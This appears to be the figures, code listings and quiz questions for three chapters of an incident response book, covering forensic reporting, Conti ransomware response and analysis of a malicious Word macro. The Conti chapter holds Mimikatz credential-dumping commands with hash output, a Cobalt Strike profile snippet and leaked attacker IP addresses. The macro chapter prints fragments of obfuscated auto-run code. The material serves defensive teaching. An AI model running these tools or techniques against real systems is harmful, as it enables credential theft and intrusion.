


Figure 13.2 – Autopsy report generation data source selection




Figure 13.3 – Autopsy Generate Report results selection




Figure 13.4 – Autopsy Report Generation Progress




Figure 13.5 – Monolith Notes' main screen

Add New Case

Case Number

Client

Case Reference

Case Type

Case Lead

Case Status

Enter a description of the case and any additional notes.

Clear

Submit

Figure 13.6 – New Case information

Add New Case

2022-0014

ACME Inc.

Compromised Laptop

Malicious Software

G. Johansen

Open

Suspicious activity associated with reverse shell detected on laptop.

Clear

Submit

Figure 13.7 – New Case information

Note Tag

Creating New Note

Normal

:

B

I

U

G

A

⌂

x_1

x^2

☰

☷

☷

☷

☷

☷


\int_x

+

-

Submit

Cancel



Note Filter ▼ Edit Case Delete Case Export Notes

Note Tags
☒ Command and Control
☒ Execution

Note Create Date
 All Time ▼
[Clear Date Range](#)

[Clear All Filters](#) Cancel Apply

Figure 13.10 – Monolith Notes filter

Tables

Date	Time (UTC)	Description	Performed by
6/17/22	19:08	Firewall IPS sensor alerted to possible C2 activity. Escalated by the SOC to the CSIRT for analysis and response.	Bryan Davis
6/17/22	19:10	Examined firewall log and determined that host 10.25.4.5 had connected to a known malware C2 server.	John Q. Examiner
6/17/22	19:14	Used Carbon Black EDR to isolate the endpoint 10.25.4.5 from further network communication.	John Q. Examiner
6/17/22	19:16	Retrieved Prefetch files from 10.25.4.5 via Velociraptor for analysis.	John Q. Examiner

Table 13.1 – Events timeline log

Questions

Answer the following to test your knowledge of this chapter:

- What is not part of a forensic report?
 - The tools utilized

- Examiner biography / CV
 - Notes
 - Exhibit list
2. When preparing an incident report, it is necessary to take into account the audience that will read it.
 - True
 - False
 3. Which of these is a data source that can be leveraged in preparing an incident report?
 - Applications
 - Network/host devices
 - Forensic tools
 - All of the above
 4. Incident responders should never include a root cause analysis as part of the incident report.
 - True
 - False

Further reading

Refer to the following for more information about the topics covered in this chapter:

- Intro to Report Writing for Digital Forensics: <https://digital-forensics.sans.org/blog/2010/08/25/intro-report-writing-digital-forensics/>
- Understanding a Digital Forensics Report: <http://www.legalexecutiveinstitute.com/understanding-digital-forensics-report/>
- Digital Forensics Report, Ryan Nye: http://rnyte-cyber.com/uploads/9/8/5/9/98595764/exampledigiforensicsrpt_by_ryan_nye.pdf
- Magnet Forensics Guide on Technical Level Findings: <https://www.magnetforensics.com/resources/reporting-findings-at-a-technical-level-in-digital-forensics-a-guide-to-reporting/>

Chapter 14

Images



Figure 14.1 – A brief history of ransomware



Figure 14.2 – Conti disclosure site

“WARNING”

As a response to Western warmongering and American threats to use cyber warfare against the citizens of Russian Federation, the Conti Team is officially announcing that we will use our full capacity to deliver retaliatory measures in case the Western warmongers attempt to target critical infrastructure in Russia or any Russian-speaking region of the world. We do not ally with any government and we condemn the ongoing war. However, since the West is known to wage its wars primarily by targeting civilians, we will use our resources in order to strike back if the well being and safety of peaceful citizens will be at stake due to American cyber aggression.

3/1/2022

12377

0 [0.00 B]

Figure 14.3 – Conti Ukraine response

The screenshot shows a Telegram chat window. On the left is the profile of user 'm1Geelika' (HDD-drive), with registration date 04/29/2020, 36 posts, and 2 reactions. The chat message, dated 'Today at 14:07', contains the following text:

Dumb divorce, not work. They recruit penetration testers, of course ... They recruit guys to test Active Directory networks, they use the Locker - Conti. I merge you their ip-address of cobalt servers and type of training materials. 1500 \$ yes, of course, they recruit suckers and divide the money among themselves, and the boys are fed with what they will let them know when the victim pays. The admin in the chat was Tokyo, his toad was cicada3301@strong.pm. Know the tag in the face! Where i need to have already sent the data, so let it change the server data and everything else. And for hard workers resets all training materials =)

the All good

their chat in the Torah - bk7aar42f5nn4hx6se4gbxy7rijvz4z3hqwfekbhy5onv7yq2obja5ad.onion

Anyone who dials on the type of job Pentesterov 🤔🤔🤔🤔 - <https://xss.is/members/228120/> his toad - it_work_support@xmpp.jp

Investments

Below are three screenshots:

- Snapshot.PNG**: A screenshot of a network diagram or map.
- 777.PNG**: A screenshot of a 'Connect' dialog box with fields for host (192.244.60.235), port (58879), and user (Hookah).
- 222.PNG**: Another screenshot of a 'Connect' dialog box with fields for host (192.244.60.235), port (47734), and user (Hookah).

At the bottom of the message are icons for 'A complaint', 'Like', '+ Quote', and 'Answer'.

The second part of the screenshot shows a message dated 'Today at 14:16' with the text: 'Manuals and software - <https://www.sendspace.com/file/qmgq3v> pass - xss.is'. It also has 'A complaint', 'Like', '+ Quote', and 'Answer' icons at the bottom.

Figure 14.4 – Conti disclosure

[illegible]

Figure 14.5 – Conti Cobalt Strike use




Figure 14.6 – Cobalt Strike GUI




Figure 14.7 – Base64-encoded PowerShell script


```

FLARE Sat 08/06/2022 11:40:04.12
C:\Users\flare\Downloads\mimikatz-master\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 25061248 (00000000:017e6780)
Session           : Interactive from 2
User Name         : flare
Domain           : DESKTOP-HNMD9G6
Logon Server      : DESKTOP-HNMD9G6
Logon Time        : 8/6/2022 11:36:49 AM
SID               : S-1-5-21-2298881373-2359326516-1561716855-1000

msv :
[00000003] Primary
* Username : flare
* Domain   : DESKTOP HNMD9G6
* NTLM     : 4eb0bb4f55b0b9546e70a1c51ed2d5d7
* SHA1     : c44ee7da4bafd211025586a158d1b4f3dce851a7
tspkg :
wdigest :
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* Password : (null)
kerberos :
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* Password : (null)
ssp : KO
credman :

```

Figure 14.8 – Mimikatz

Code and Commands

Code 14.1:

```

set sleeptime "5000";
set jitter    "0";
set maxdns    "255";

```

```
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";
```

Code 14.2:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanman  
Server\Parameters
```

Command 14.1:

```
for %i in (C$ IPC$ ADMIN$) do net share %i /delete OR net  
stop LanmanServer
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. Which threat actor is related to both Ryuk and Conti?
 - AtomicSquirrel
 - BadWitch
 - Wizard Spider
 - BlackEnergy
2. In the event of a Domain Controller compromise, it is important to perform a global password reset.
 - True
 - False
3. What is the critical component that drives ransomware?
 - Commonly available RATs
 - Cryptocurrency
 - Commercial penetration testing tools
 - Poor security hygiene
4. Threat actor lateral movement can be inhibited by which of the following?
 - MFA
 - Limiting RDP
 - Limiting SMB
 - All of the above

Further reading

Refer to the following resources for more details about the topics covered in this chapter:

- *Preventing Ransomware*: <https://www.packtpub.com/product/preventing-ransomware/9781788620604>
- *Incident Response Techniques for Ransomware Attacks*: <https://www.packtpub.com/product/incident-response-techniques-for-ransomware-attacks/9781803240442>

Chapter 15

Images




Figure 15.1 – Microsoft Word document – Enable Content

```

C:\Users\ThreatPursuit\Downloads\Oledump>oledump.py DETAILS-RL1609.doc
1:      4096 '\x05DocumentSummaryInformation'
2:      416 '\x05SummaryInformation'
3:     6952 '1Table'
4:   173293 'Data'
5:      97 'Macros/Bimqngxzblyrp/\x01CompObj'
6:     296 'Macros/Bimqngxzblyrp/\x03VBFrame'
7:     670 'Macros/Bimqngxzblyrp/f'
8:     112 'Macros/Bimqngxzblyrp/i09/\x01CompObj'
9:      44 'Macros/Bimqngxzblyrp/i09/f'
10:      0 'Macros/Bimqngxzblyrp/i09/o'
11:     112 'Macros/Bimqngxzblyrp/i11/\x01CompObj'
12:      44 'Macros/Bimqngxzblyrp/i11/f'
13:      0 'Macros/Bimqngxzblyrp/i11/o'
14:   21576 'Macros/Bimqngxzblyrp/o'
15:     552 'Macros/PROJECT'
16: m    1172 'Macros/VBA/Bimqngxzblyrp'
17: M   10745 'Macros/VBA/Flijvcefzozj'
18: M    1278 'Macros/VBA/Vycejmzr'
19:   16194 'Macros/VBA/_VBA_PROJECT'
20:   1593 'Macros/VBA/_SRP_0'
21:    110 'Macros/VBA/_SRP_1'
22:    304 'Macros/VBA/_SRP_2'
23:    103 'Macros/VBA/_SRP_3'
24:    884 'Macros/VBA/dir'
25:   4096 'WordDocument'

```

Figure 15.2 – Oledump.py output



The screenshot shows the Visual Studio Code interface with a terminal window open. The terminal displays the output of the oledump.py script for macro18. The output lists various attributes and a private sub procedure for the macro.

```

C: > Users > ThreatPursuit > Downloads > Oledump > macro18
1  Attribute VB_Name = "Vycejmzr"
2  Attribute VB_Base = "1Normal.ThisDocument"
3  Attribute VB_GlobalNameSpace = False
4  Attribute VB_Creatable = False
5  Attribute VB_PredeclaredId = True
6  Attribute VB_Exposed = True
7  Attribute VB_TemplateDerived = True
8  Attribute VB_Customizable = True
9  Private Sub Document_open()
10 Tbcepkcgnhpwx
11 End Sub
12

```

Figure 15.3 – Oledump.py macro identification

```

77 End Select
78 End Function
79 Function Tbcepkcgnhpwx()
80 v d = "//====dsfnnJJJsm388//=i//====dsfnnJJJsm388//=//
81 v Select Case Utqslceznb

```

Figure 15.4 – Macro obfuscation

```

77 End Select
78 End Function
79 Function Tbcepkcgnhpwx()
80 d = "inmgmt" + ChrW(wdKeyS) + ":win32_" + Bimqxyzblyrp.Fmgspndkhc + "rocess"
81 Select Case Utqslceznb
82 Case 5815

```

Figure 15.5 – Macro code plaintext




Figure 15.6 – Macro file text output




Figure 15.7 – Macro obfuscated code




Figure 15.8 – Base64-encoded command

